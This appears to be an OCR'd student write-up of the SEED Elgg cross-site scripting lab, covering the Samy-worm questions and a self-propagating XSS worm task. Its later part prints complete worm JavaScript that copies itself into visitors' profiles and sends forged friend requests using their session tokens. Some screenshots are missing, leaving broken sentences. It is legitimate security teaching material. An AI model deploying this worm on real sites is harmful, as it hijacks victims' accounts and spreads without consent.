
Now logging into alice account as shown below and verifying her profile if anything is displayed in the about me. Can observe that there is nothing available.



Now viewing samy's profile from alice account as shown below



Now we observe that about me has been changed to Samy is hero as expected from the code.




Answering questions:


Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and

Solution: We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed, and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JScode with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile.


lets comment out the line from the program



Upon saving from the samy account, we see that samy and Alice was already affected previous, just to prove that this code works taking another user Charlie into




Logged into Charlie's account and then as shown in the below




We notice that there is no about me in charlie's account as well.

Now going into the samy's account and viewing his profile



Doesn't affect charlie's account as it has been commented out in the program.



This proves that line commented is important so that it doesn't affect the attacker himself.

Task6: WRITING A SELF-PROPAGATING XSS WORM


Here using the DOM approach, this task is to not only modify the victim's profile but add him as friends and copy the worm code to the victim's profile. We need to write a code to perform the task as shown in the below is the code used to perform this task.

*self_pro.js *Untitled Document 1


```
<script type="text/javascript" id ="worm">
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    var userName="&name="+elgg.session.user.name;

    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var content = token + ts + userName + "&description=Alice%20is%20my%20Bestfriend!" + wormCode + "&accesslevel[description]=2" + guid;
    var samyGuid = 59;
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid){
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
    var sendurl=" http://www.seed-server.com/action/friends/add?friend=59" + token +ts; //FILL IN
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
}
</script>
```


Putting this code inside the samy's account as shown in the below




Upon saving the code, we get confirmation that profile is successfully saved as shown below.



